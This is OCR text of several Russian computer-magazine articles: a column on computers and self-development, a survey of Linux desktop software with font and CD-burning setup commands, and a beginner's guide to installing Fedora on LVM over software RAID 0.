Если мы проводим за компом время только для того, чтобы погеймиться - к росту личности это вряд ли приведет. Конечно, стрейфиться от шатающихся алконавтов на улице - навык полезный, но не самый необходимый. Ходилки-тупилки-стрелялки больше подходят для снятия стресса. Если уж без игрушек никак, то надо хотя бы юзать стратегии. Мне, поначалу, они казались пустой тратой времени и места на винте. Но потом, постепенно врубаясь во все фишки, я стала замечать, что использую некоторые стратегические приемы в реальной жизни.

Рано или поздно каждому придется пойти на работу и примкнуть к армии зомби-трудоголиков. К сожалению, это неизбежно, так как надо что-то кушать. Для того чтобы мало работать и много зарабатывать, нужно развивать мозги. И в этом может помочь интернет.

Для чего он нужен? Смотреть порнуху? Чатиться? Качать халявную музыку и кино? Да. Да. Да. Но это еще не все. В Сети лежат тонны электронных книг на самые разные темы. Тебе не нужно идти в библиотеку или тратить свои кровные в книжных бутиках. Все под рукой, все на халяву. Книги, как известно, развивают мозг. Прикинь, каким ты умным станешь, если прочитаешь ВСЕ эти книги? :)



Многие люди считают IRC и веб-чаты бездарной тратой времени. Я с этим не согласна. Глядя со своей колокольни и некоторого сетевого опыта, могу со стопроцентной уверенностью сказать, что массу знаний (не только компьютерных) я почерпнула из виртуального общения. Плюс его состоит в том, что закомплексованный в обычной жизни человек в Сети может раскрепоститься и поделиться всем, что знает, с другими, не боясь быть осмеянным за внешность, возраст или социальное положение. Ведь в реале народ, к сожалению, судит о человеке по его внешним и материальным атрибутам, а в Сети - по мозгам и поведению. Гыкающие индивиды никогда не производили впечатления на других участников. Таким можно посоветовать молчать и слушать.

Разные люди, из разных городов, стран, с разным опытом, собранные в одном месте, могут дать друг другу очень много в плане интеллектуального роста и общечеловеческих знаний. Например, я, заядлая автомобилистка и счастливая владелица япономашины Toyota Celica, узнала об автомобилях за последние полгода больше, чем узнала бы за всю жизнь. Спасибо автоманьякам из Владивостока. Теперь в автосервисах на меня не смотрят как на наивную дурочку, которая не отличит клиренс от жиклера ;-).

Компьютер - это инструмент, с помощью которого ты можешь стать умнее и лучше, а можешь опуститься ниже плинтуса. Не все люди хотят изучать компьютер. Не все хотят знать, что в нем есть, кроме ворда и экселя. Не все пытаются юзать что-то кроме мастдая. У таких людей нет тяги к совершенствованию. Им проще топтаться на месте, а не смотреть в будущее (или им оно просто на фиг не надо - прим. mindw0rk). Для них новое - это "хорошо забытое старое". Но для того чтобы постичь новое, не нужно смотреть назад. Современный мир несется слишком быстро. Ботанства на Фортране и сборка в гараже ламповых компьютеров остались в прошлом. Навсегда.



Личность - это не только высокий IQ. Это еще и характер, принципы, этика. Я не уверена, что компьютер как-то может способствовать развитию этих качеств. Тут как раз можно говорить о деградации. Взять тех же блэкхэтов и скрипткиддисов. Первые делают гадости с помощью компа ради материальной выгоды или завоевания какой-то славы в определенных кругах, вторые - ради прикола или для завоевания дешевого респекта своих друзей. Завалить машину юзера ушастого, гаденько хихикая - это как отобрать конфетку у ребенка. Для совершения более серьезных и сложных взломов нужны годы тренировок и тонны прочитанной литературы. Так что читай книжки, думай над каждым поступком и не обижай слабых. Будет тебе тогда счастье и прогресс.

Всех целую, Ваша Джина

■ Сергей Долгих (jjls@pochta.ru)

CENSORED

ПИНУКС В КАЖДЫЙ ДОМ!

Прошло то смутное время, когда не было альтернативы, и хочешь - не хочешь, приходилось ставить злосчастные окна. Наконец появился достойный соперник венде - OS Linux. Пингвин сейчас не только в моде, но и в авангарде: все, начиная от поддержки новых технологий и заканчивая компьютерными играми, появляется в Пинуксе одновременно с виндой либо даже раньше. К тому же эта операционка бесплатна и распространяется с открытым исходным кодом. Уже не существует виндозных программ, для которых не было бы Linux-аналогов, и сейчас я тебе это докажу.

OS LINUX КАК ЗАМЕНА MS WINDOWS НА ДЕСКТОПЕ

ГДЕ СИДЕТЬ?


Этот вопрос мучает многих новоиспеченных пользователей Линукса, т.к. в большинство дистрибутивов включено несколько оконных менеджеров (window manager) и окружений рабочего стола (desktop environment). Среди первых наиболее популярными и удобными являются Window Maker, Enlightenment, Fluxbox, Icewm и Afterstep, каждый из которых привлекает чем-то своим, особенным. Но новичку я бы посоветовал обратить внимание на вторую группу, к которой можно отнести KDE, Gnome и Xfce.


Основное отличие между оконными менеджерами и окружениями рабстола состоит в функциональности, в весе и аппетите к системным ресурсам. Для многих два последних фактора играют решающую роль. К примеру, вес KDE более 150 метров, тогда как Window Maker займет чуть более 2 Мб. Такая разница объясняется тем, что в состав КДЕ входит огромное количество полезных (и не очень) программ, таких как irc-клиент, мейлер, браузер, проигрыватель аудио/видеофайлов, текстовый редактор, офисный пакет и много чего еще, что делает его самодостаточным. Целая команда разработчиков пишет для него различные программы с использованием графической библиотеки Qt, которая, несомненно, делает внешний вид программы весьма привлекательным.

Конкурентом KDE всегда был и остается не менее популярный Gnome со своей собственной библиотекой Gtk. По сравнению с Qt, гномовская либа более легкая и удобная в использовании/программировании. В состав Gnome входит множество мыслимых и немыслимых программ, которые могут пригодиться в любой момент.

И KDE, и Gnome легко русифицируются. Тебе даже не придется учить великому и могучему всю систему - просто выбираешь в меню нужную локализацию, и все, что тебя окружает (из состава KDE/Gnome), как по волшебству заговорит по-русски.

Я думаю, тебе будет интересно познакомиться с легковесными оконными менеджерами. Опишу лишь наиболее популярные из них. Начнем с Enlightenment. Очень удобный, потрясающе красивый, обладающий огромным количеством неповторимых тем. Это самый "тяжелый" из рассматриваемых мной wm. И не из-за кривых рук программеров: в состав E входит звуковой демон ESD, который занимается смеши-


KDE с Konqueror, Sim, ksnapshot, KMail


На диске ты найдешь многое из того, что я здесь описал, но не все, т.к. весь этот софт просто не влезет на один диск.

ванием аудиопотоков (чтобы можно было без проблем одновременно воспроизводить звуки самого менеджера окон и проигрывать аудио- и видеофайлы). Присутствует функциональный и симпатичный пейджер рабочего стола, который не просто показывает рамку окна, но и умеет делать миниатюрные снимки экрана, давая тем самым исчерпывающую картину того, что происходит на других рабочих столах. У этого проекта есть и своя терминалка - Eterm. Она тонко конфигурируется и поддерживает псевдопрозрачность (когда вместо фона терминалки ты видишь фон рабочего стола).

Следующим в моем списке идет Window Maker, который придерживается NEXTSTEP интерфейса. По функциональности не уступает энлайтменту, но легче и шустрее его за счет более простого оформления окон. Полностью управляем с клавиатуры, что упрощает и ускоряет работу. Также имеет так называемые докаппы (dockapps).

И, наконец, fluxbox. Самый легкий, самый шустрый и самый (скажем прямо) ограниченный в возможностях. У него простое оформление окон, для него аплеты не пишут (хотя в последних версиях он научился использовать докаппы Window Maker'а), умеет создавать трей для KDE приложений, что делает его весьма удобным, если хочется использовать KDE программы вне самого KDE. Помимо всего прочего, он имеет одну отличительную особенность - табы. С помощью этих самых табов два окна можно совместить, в результате чего получается одно окно и два таба, переключаясь между которыми, мы переключаем и содержимое окна (очень удобно совмещать таким образом терминалки, когда они начинают загромождать все пространство рабочего стола).

ФОНТЫ

После хардкорных разборок с диспетчером окон ты наверняка обратил внимание на фонты. Да, не во всех дистрибутивах по дефолту присутствуют приятные глазу русские шрифты. Что я подразумеваю под выражением "приятные глазу"? То, что ты привык видеть в винде, а именно TrueType шрифты. В зависимости от дистрибутива у тебя есть несколько способов установить красивые шрифты, но с последними иксами (XFree86 4.4.0) наиболее простой - это поставить их через FontPath X-сервера. Позаимствовать фонты можно у самой винды. Для этого создаем новую диру ttf в каталоге /usr/X11R6/lib/X11/fonts/:

```
# mkdir /usr/X11R6/lib/X11/fonts/ttf
```

Копируем содержимое windows_path/Fonts (не забудь исправить на свой путь к шрифтам):

```
# cp /mnt/c/winnt/Fonts/* /usr/X11R6/lib/X11/fonts/ttf/
```

Затем пересоздаем перечень фонтов в директории с помощью утилитки ttmkfdir, которая входит в состав пакета freetype:

```
# cd /usr/X11R6/lib/X11/fonts/ttf/
# ttmkfdir -o fonts.scale
# mkfontdir
```

Теперь тебе осталось добавить новый FontPath в конфиг иксов (обычно /etc/X11/XF86Config) и перезапустить X-сервер. Должно получиться примерно следующее:

Пример конфига XFree86

```
FontPath "/usr/X11R6/lib/X11/fonts/local/"
FontPath "/usr/X11R6/lib/X11/fonts/misc/"
FontPath "/usr/X11R6/lib/X11/fonts/ttf/"
```

Второй способ заключается в использовании сервера шрифтов Xfs. Основное преимущество такого подхода состоит в том, что доступ к шрифтам будет обеспечиваться посредством протокола TCP/IP. Xfs имеет собственный перечень каталогов со шрифтами, находящийся в /etc/X11/fs/config (либо /etc/X11/xfs/config в зависимости от дистрибутива). Конфиг начинается со слова "catalogue = ..." и перечисляет диры со всеми шрифтами через запятую. В некоторых дистрибутивах новые каталоги со шрифтами можно добавлять с помощью утилиты chkfontpath (chkfontpath --add directory).

Чтобы сделать фонты TrueType доступными для Xfs, необходимо проделать то же самое, что описывалось для добавления фонтов в X-сервер, т.е. следует добавить новую директорию вручную или командой chkfontpath в конфигурационный файл фонт-сервера и перезапустить его, не забыв перезапустить и сами иксы (для полной уверенности).

Добавить фонт-сервер Xfs к перечню шрифтов X-сервера также несложно. Достаточно в FontPath конфига /etc/X11/XF86Config прописать следующие строчки:

Пример конфига для Xfs:

```
FontPath "/usr/X11R6/lib/X11/fonts/local/"
FontPath "/usr/X11R6/lib/X11/fonts/misc/"
FontPath "unix/:7100"
```


Вот теперь можно в полной мере насладиться новыми шрифтами. Не правда ли, они выглядят лучше? :)

> Да, не во всех дистрибутивах по дефолту присутствуют приятные глазу русские шрифты.

XFSTT

Если у тебя старая версия иксов/сервера шрифтов Xfs, то может отсутствовать поддержка TrueType. Для решения этой проблемы необходимо использовать другой сервер шрифтов (можно совместно с Xfs) - XfsTT. Его настройка не сильно отличается от настройки Xfs:

1. Создаем новый каталог и копируем в него TrueType шрифты.
2. Выполняем в этом каталоге команду "xfstt --sync".
3. Добавляем сервер шрифтов по аналогии с сервером Xfs.


GNOME с графическим редактором Gimp, irc-клиентами Gaim и XChat

СЕРФЕРЫ

В Линуксе немало браузеров, рассмотрим наиболее интересные из них. Среди текстовых следует отметить lynx и его конкурента links, который, помимо более удобной навигации, умеет работать с графическими драйверами (svgalib, fb, опция -g), что позволяет ему отображать графический контент веб-страниц без привлечения иксов (т.е. прямо в консоли!).

Среди графических реализаций тоже есть из чего выбрать. На сегодняшний день наиболее популярным браузером является Mozilla, включающий в себя, помимо браузера, irc- и mail-клиент, а также html-редактор.

Еще одной популярной линукс-бродилкой является Opera, которая легче и быстрее Мозиллы, но менее секьюрна и функциональна. Команда KDE решила не изменять себе и создала свой собственный браузер - Konqueror, KDE'шный аналог MS IE, который используется как файловый менеджер и для серфинга по Web-сайтам. Также к его плюсам можно отнести умение лазить по виндовым шарам.

ВЫБЕРИ СВОЮ ТЕТЮ АСЮ

А как же без нее? В винде есть Mirabilis ICQ 2003, Miranda, Trillian и еще туева хуча, но в Линуксе клиентов не меньше, и все на разный вкус и цвет. Для любителей консоли есть micq и centericq, также есть асечный плагин для популярного irc-клиента irssi (о нем чуть позже).

Если тебе удобнее работать с окошечками, рюшечками и фенечками, то и для тебя




Если ты используешь два сервера фонтов - Xfs и Xfstt, то номера портов для них должны быть разными. Эти серверы могут принимать в качестве аргумента нужный тебе номер порта.



Epplets, applets, dockapps - маленькие программы, которые могут отображать текущую загрузку системы, время и многое другое. Applets и dockapps созданы в стиле NEXTSTEP и выглядят как небольшие квадратики вдоль краев экрана.



Enlightenment с браузером Links, плеерами Xmms и Mplayer



Window Maker с Sylpheed Claws, Irssi, Ickle

найдется из чего выбирать. Очень неплохой клиент licq, использующий интерфейс KDE (означает, что здесь без основных библиотек этой среды не обойтись), так что, помимо полной поддержки протокола и возможности перекодировки сообщений, ты автоматически получаешь симпатичный интерфейс клиента.

SIM, написанный с использованием Qt, может собираться как с поддержкой KDE, так и без, следовательно, не требуется такое количество либ, как для licq. SIM в полной мере обеспечивает функциональность протокола, умеет перекодировать сообщения и поддерживает другие протоколы, такие как MSN, AIM, Jabber.

Как ты, наверное, догадался, есть клиенты, написанные с использованием Gtk. Среди них наиболее популярен Gaim. Весьма удобный и красивый клиент, но, к сожалению, все сообщения принимает/посылает в юникоде и не поддерживает перекодировку сообщений. Зато понимает огромное количество протоколов, в том числе и IRC. Другой интересный Gtk-клиент - Ickle - обучен воспринимать мессаджи в разных кодировках, но не умеет пересылать файлы.

- www.opennet.ru
- www.linux.org.ru
- freshmeat.net
- sourceforge.net

IRC? НЕТ ПРОБЛЕМ!

Один из самых популярных протоколов не обошел стороной и Линукс, где есть не только серверные реализации, но и множество клиентов. По обыкновению начнем с консоли: irssi - это легкий, быстрый, мультисерверный клиент, которому под силу перекодировать любые сообщения (команда /set translation, используется тот же набор символов, что и для licq, ickle, BitchX). Тебе будет интересно узнать, что он поддерживает SSL и может обезопасить твое общение, также умеет работать через проксю. Расширить стандартные возможности irssi можно с помощью различных плагинов, доступных на сайте проекта.

BitchX - еще один консольный клиент. Сначала задумывался разработчиками как плагин для IRCII (не путать с irssi), но потом перерос в самостоятельный клиент, обзавелся сканером портов, почтовой программой, cd-плеером... прямо второй emacs :). Также поддерживает SSL и кучу плагинов, про перекодировку уже не говорю. Вообще, оба этих клиента весьма похожи, так что сделать выбор между ними совсем не просто.

Если взглянуть в сторону достойных графических irc-клиентов, то тут выбор невелик. Хотя этот выбор делать и не придется, т.к. есть Xchat, написанный на Gtk (а 2.* версии используют GTK2), который способен полностью удовлетворить твои irc'шные потребности.

Также существует свой irc-клиент у мозиллы (Chatzilla) и у KDE (KVirc). Я тебе рассказал лишь о самых популярных, а ты уж сам выбирай, какой из них тебе больше по душе.

ВЫБИРАЕМ МЫЛЬНИЦУ

Без нее не обойтись :). Все-таки с почтой лучше работать в графической среде, но не будем изменять традициям: mutt и pine, которые есть в любом дистрибутиве - лучшие почтовые клиенты для консоли. Среди графических мейлеров весьма удобными и функциональными являются sylpheed и sylpheed-claws. Последний отличается более красивым интерфейсом и большей функциональностью (т.к. является девелоперской веткой первого). Оба поддерживают шифрование трафика посредством SSL. Обязательно стоит обратить внимание на KMail, который, помимо основных возможностей, корректно отображает HTML-мессаджи. Наиболее популярным сейчас является Evolution - gtk-based почтовый клиент, напоминающий MS Outlook.

ЖЖЕМ ДИСКИ

После прочтения этого раздела проблем с записью дисков в Линуксе у тебя не возникнет. Для успешного выполнения миссии необходимо настроить ядро и выбрать программу для записи.

Для того чтобы твой CDRW-привод определился как пишущий, необходимо включить для него SCSI эмуляцию (в ядра веток 2.2.x и 2.4.x). Но для начала проверим, не сделали ли это за нас разработчики:

```
# cdrecord -scanbus
```

> Для того чтобы твой CDRW-привод определился как пишущий, необходимо включить для него SCSI эмуляцию.

Если среди выведенного списка оборудования найдется твой резак, значит все ок, и ты можешь сразу переходить к следующему абзацу. Но, как правило, такого не бывает, и тебе придется перекомпилировать ядро с необходимыми настройками: идем в "SCSI support" и включаем "SCSI support", "SCSI CD-ROM support" и "SCSI generic support", далее отключаем "Include IDE/ATAPI CDROM support" и включаем "SCSI emulation support", затем в секции "ATA/IDE/MFM/RLL support" ---> "IDE, ATA and ATAPI Block devices". После пересборки загружаем новое ядро. Если CDRW был мастером (рекомендуется), то теперь он станет /dev/scd0 (либо /dev/scd1, если slave). В любом случае dmesg расскажет тебе о том, какие устройства задетектились и какие имена им присвоились. Снова проверим, не обнаружила ли наш резак программа cdrecord:

```
# cdrecord -scanbus
```

Если в списке увидишь свой привод, принимай поздравления - ты все сделал правильно.

В Линуксе существует немало программ для прожига дисков, тебе остается только выбирать. Для консоли есть cdrecord, для иксов выбор шире:

- **X-CD-Roast** - эта мультиплатформенная прога имеет gtk морду и поддерживает Drag & Drop, обладает всеми необходимыми для записи возможностями: копирует и создает дата, аудио, смешанные, загрузочные и мультисессионные диски. Умеет записывать DVD-диски.
- **K3b** - это KDE-based программа, позволяющая создавать и копировать CD/DVD-диски. Использует для своей работы cdrecord, cdrdao и growisofs.
- **CDBakeOven** - KDE-программка, также создающая и копирующая дата/аудиодиски,

как мультисессионные, так и загрузочные. Присутствует неплохой визард. При записи аудиодисков распознает и кодирует треки в mp3 и ogg форматы, к тому же можно слушать музычку, пока она записывается.

- **Arson** - тулза накодена с использованием KDE'шных библиотек. Использует для прожига cdrdao или cdrecord. Поддерживает множество аудиоформатов: от WAV до FLAC. Может читать плейлист из .m3u файлов. Создает VCD и дата диски, рипает с аудиодисков посредством cdda2wav в mp3, ogg, wav etc. Умеет копировать и создавать образы дисков. Поддерживает мультисессионную запись.
- **Krecord** - KDE программка, которая только и умеет, что записывать аудиодиски из WAV файлов.

Перечисленного софта тебе хватит для любых нужд, так что режь болванки на здоровье! :)

ДЕЛАЕМ ФОТО

Для снятия снимка экрана можно заюзать:

- **import**, входит в состав пакета ImageMagick. Очень удобная программка, которая может скопировать как отдельное окно, так и полностью экран (даже удаленный). Сохраняет в различных форматах, таких как jpg, bmp, png.
- **gimp**, мощный графический редактор, беспроблемно снимает скрины и сохраняет практически в любом формате.
- **xv**, просмотрщик рисунков.
- **ksnapshot**, является KDE приложением, входит в состав пакета kdegraphics.

СЛЕЖКА

Не бойся, ничего криминального здесь нет: следить мы будем за системой, точнее за тем, что она делает. Наверное, тебя не раз наводила на разные мысли чрезмерная активность системы. И не тебя одного :). Для мониторинга запущенных процессов, чтения/записи с хардов, сетевой активности, загрузки процессора и использования памяти была специально написана "программа в правом углу" - Gkrellm. Она использует набор инструментальных средств Gtk, поддерживает свои собственные темы, обладает модульной архитектурой. Существует огромное число модулей/плагинов, которые расширяют стандартные возможности gkrellm'a, начиная от незамысловатых часов и заканчивая управлением xmms.

МУЛЬТИМЕДИА

А чем же смотреть фильмы и слушать музыку, спросишь ты. Первую задачу большинство людей решают с помощью Mplayer'a и Xine. Но простота установки, скорость работы и поддержка огромного количества кодеков привели к тому, что большинство используют Mplayer, который к тому же имеет довольно красивый gtk интерфейс. Отличительной особенностью Mplayer'a является возможность проигрывать битые файлы.

Для музыки ответ будет однозначным - Xmms. Он очень похож на WinAmp, популярный виндовый mp3-плеер, более того, поддерживает его скины. Умеет проигрывать как wav и mp3, так и ogg. Для консоли же стоит посмотреть на mpg123/mpg321 и ogg123.

ПОИГРАЕМ?

Никто не сомневается в том, что игры под Линуксом идут не хуже чем под виндой, проблема в том, что их еще сравнительно мало. Многие производители игр выпускают сразу две версии - под Windows и под Linux. Это такие игры, как Quake3, Wolfenstein, Army Ops 2, Neverwinter Nights и другие. Однако до сих пор большинство виндовых игр приходится запускать в режиме эмуляции. Поэтому специально был разработан WineX - коммерческий пакет, основанный на Wine. Он позволяет запускать большинство игр практически без потери производительности. Чтобы скачать готовый пакет, нужно заплатить разработчикам. Бесплатно же можно получить только исходники, и то через cvs. Хотя при желании в Сети можно найти rpm-пакет, собранный энтузиастами. Простенькие игры можно запускать и под обычным wine.

ПРОСВЕТЛЕНИЕ

Теперь, думаю, у тебя не осталось сомнений, какую ОС ставить и где сидеть. Выбор однозначен - Линукс!

Andrey Bondarenko (bondarenko007@aport2000.ru)

CENSORED

МАССИВНЫЙ ПИНГВИН ПОД ПРИЦЕЛОМ

Сейчас очень много говорят о RAID. И не случайно. Ведь кто из нас не хочет при небольших затратах получить максимально производительную систему с минимальными потерями надежности? Так что давай посмотрим, как создавать различные виды RAID, как грамотно разбивать диски, познакомимся с LVM, а потом установим Linux на LVM over RAID 0.

ИЗУЧАЕМ RAID И LVM В LINUX

МНОГОУРОВНЕВЫЙ ЛИКБЕЗ

В февральском номере мы уже писали о RAID-массивах, поэтому я просто перечислю самые популярные уровни RAID:

Уровень 0 - режим параллельной передачи данных без отказоустойчивости. Все данные разделяются на блоки. Каждый блок записывается по своему каналу на отдельный диск. Таким образом, значительно увеличивается скорость работы дисковой подсистемы. Этот режим еще называют striping.

Уровень 1 - режим зеркалирования дисков (mirroring). Это традиционный и очевидный способ повышения надежности за счет избыточности - мы просто храним и поддерживаем актуальную копию диска. Это дорогой и медленный способ.

Уровень 3 - режим параллельной передачи данных с контролем четности. Работает точно так же, как и уровень 0, но на отдельное устройство записываются коды контроля четности. Этот режим позволяет восстановить один потерянный диск, но для такой конструкции потребуется уже как минимум три диска.

Уровень 5 - режим параллельной передачи данных с распределенным контролем четности. Аналогичен уровню 3. Отличие состоит в том, что коды четности циклически записываются на все диски. Такой подход также позволяет восстановить один потерянный диск.

Остальные уровни довольно экзотичны и практически не применяются. С точки зрения системы, самый лучший уровень - 5. Конечно, мы теряем в объеме массива за счет записи кодов избыточности, зато в случае сбоя мы сможем заменить диск без ущерба для производительности, а если позволяет железо, то даже перезагружаться не придется. Горячая замена важна для банковских систем и министерств, а мы люди скромные, нас вполне устроит и простое увеличение производительности :).



Каждый вариант реализации RAID имеет свои достоинства и недостатки.


ЖЕЛЕЗКА ИЛИ СЫРЦЫ?

Существует два вида RAID-контроллеров - программные и аппаратные. Аппаратные контроллеры недешевы и, как правило, имеют SCSI интерфейс. Все операции по созданию и обслуживанию массива контроллер берет на себя. Это самый быстрый, надежный и дорогой вариант (насчет скорости работы нельзя так однозначно утверждать, так как, к примеру, кэш на контроллере может быть очень маленьким, а код драйвера неоптимизированным - прим. ред.). Если приобретать такое решение, то в виде готового массива с гарантией производителя или в составе навороченного сервера. IDE RAID-контроллеры, в основной своей массе, программные, т.е. по сути, пользователь получает дополнительные IDE каналы, с которыми он волен делать все, что угодно. В этом случае весь процесс ввода-вывода, логической адресации и обслуживания работает за счет процессорного времени, и выигрыш за счет использования нескольких дисков меньше. Мы рассмотрим самый простой и распространенный случай, когда присутствуют два жестких диска с одинаковой геометрией, и у нас самая обычная материнская плата с двумя айдишными каналами.

ВВЕДЕНИЕ В LVM

Помимо RAID, в Linux есть еще одна система работы с дисками - Logical Volume Manager (менеджер логических дисков). Эта система позволяет объединять несколько дисков в один, легко менять размер разделов или свой размер, перемещать разделы. Причем все это можно делать на лету, не только не перезагружая ОС, но даже не останавливая сервисов (в LVM версии 2 для ядер 2.6). При выполнении таких операций все данные будут временно кэшироваться в памяти





Всемогущий DiskDruid

компьютера, поэтому наличие свободных системных ресурсов обязательно. Все это открывает широкие возможности для наращивания объема дисков, переноса системы с диска на диск и изменения величины разделов.

С помощью LVM устройство физически разбивают на множество мелких частей - extent'ов. Далее эти extent'ы объединяют в нужном порядке в так называемый "физический том", чтобы затем разделить на "логические тома" для создания монтируемых разделов. LVM можно заставить работать в режиме чередования, если он расположен на нескольких физических устройствах, но это ограничивает возможности расширения LVM'а за счет новых дисков, поэтому его лучше использовать совместно с RAID 0 или RAID 5.

БЛИЖЕ К ТЕЛУ!

А вот теперь можно приступать к установке. Создатели дистрибутивов о нас позаботились и включили в инсталлятор дружелюбные графические средства разбиения, поддерживающие RAID и LVM. Кто-то скажет, что это не круто, для ламаков и вообще Slackware rulez. Но мы с тобой не будем комплексовать по этому поводу и позволим себе воспользоваться преимуществами GUI. Итак, берем тачку с двумя жесткими дисками (надеюсь, ты их подключил к разным каналам) и дистрибутив Fedora Core 1 (либо RedHat Linux 9). Начинаем процесс инсталляции и доходим до разбиения дискового пространства. После выбора варианта разбиения диска при помощи DiskDruid должен получиться результат как на скрине "Всемогущий DiskDruid".

Создаем RAID устройство

Мы не можем просто так взять и замутить массив, так как на момент загрузки ядро про все наши намерения относительно RAID и LVM еще ничего не знает, поэтому /boot надо создавать отдельно. Swap разделы для повышения производительности не следует загонять в программный RAID или LVM. Нужно просто указать два одинаковых раздела на разных дисках и задать им одинаковый приоритет. После этого ядро само начнет с ними работать в режиме striping.

Смело жмем на кнопку New три раза: один раз для создания раздела /boot размером 100 Мб и два раза для создания двух swap'ов на разных устройствах. Теперь принимаемся за RAID-массив. Для этого давим на кнопку RAID и в открывшемся диалоге без промедления нажимаем OK. Далее выбираем только одно устройство, после чего создаем SoftwareRAID раздел.

Точно такую же операцию проводим и для второго диска. Теперь у нас все готово для самого главного - создания RAID уровня 0, на который мы установим операционную систему. Опять жмем RAID, выбираем вторую опцию и создаем устройство /dev/md0. Теперь дело за LVM. Выбираем одноименную кнопку и создаем физический том на свежеиспеченном /dev/md0.

Не закрывая диалога, на этом же томе подготавливаем разделы для нашей системы. При установке часто возникает резонный вопрос: как правильно разбить диск и стоит ли плодить разделы. Самый простой вариант - это выделить /dev/hda1 под корень, а /dev/hda2 под область подкачки. Но если в результате сбоя или эксперимента над /var (например, применил экспериментальный патч и устроил stress test) разрушен заголовок раздела /, то вся ценная информация может быть безвозвратно утеряна. Далее представлю наиболее логичную и надежную схему разбиения:

1. 75 Мб для /boot. Строго говоря, этот раздел нужен только на этапе загрузки, затем он вообще может быть размонтирован.

2. 512 Мб для корневого раздела. В / должно находиться все самое необходимое для нормальной загрузки, а именно: содержимое /etc, /lib, /dev, /proc, /bin и /sbin. В этом разделе в режиме штатной работы ничего, кроме файла /etc/mtab, изменяться не должно. Также его можно перемонтировать только на чтение в процессе загрузки, а /etc/mtab сделать ссылкой на /proc/mounts. Этот шаг несколько повысит безопасность системы, а также значительно увеличит надежность - теперь можно быть твердо уверенным, что система загрузится, а в случае сбоя у нас под рукой будет набор элементарных утилит.

3. Размер области подкачки для каждого физического диска вычисляем по формуле: swap = 512 / n , где n - это число дисков.

4. Размеры разделов /tmp и /var напрямую зависят от задач пользователя. К примеру, программа k3b любит размещать в /tmp образы записываемых дисков, так что тут есть повод для размышлений. 1024 Мб для /tmp, столько же для разделов /var и /usr/local. Хотя для последнего можно выделить места и побольше, так как он служит для хранения собранных пользователем утилит.

5. 1024 Мб под раздел /opt. Опять же, можно больше, если будем держать коммерческие программы или KDE.

6. Остаток подели между /usr и /home по своему усмотрению.

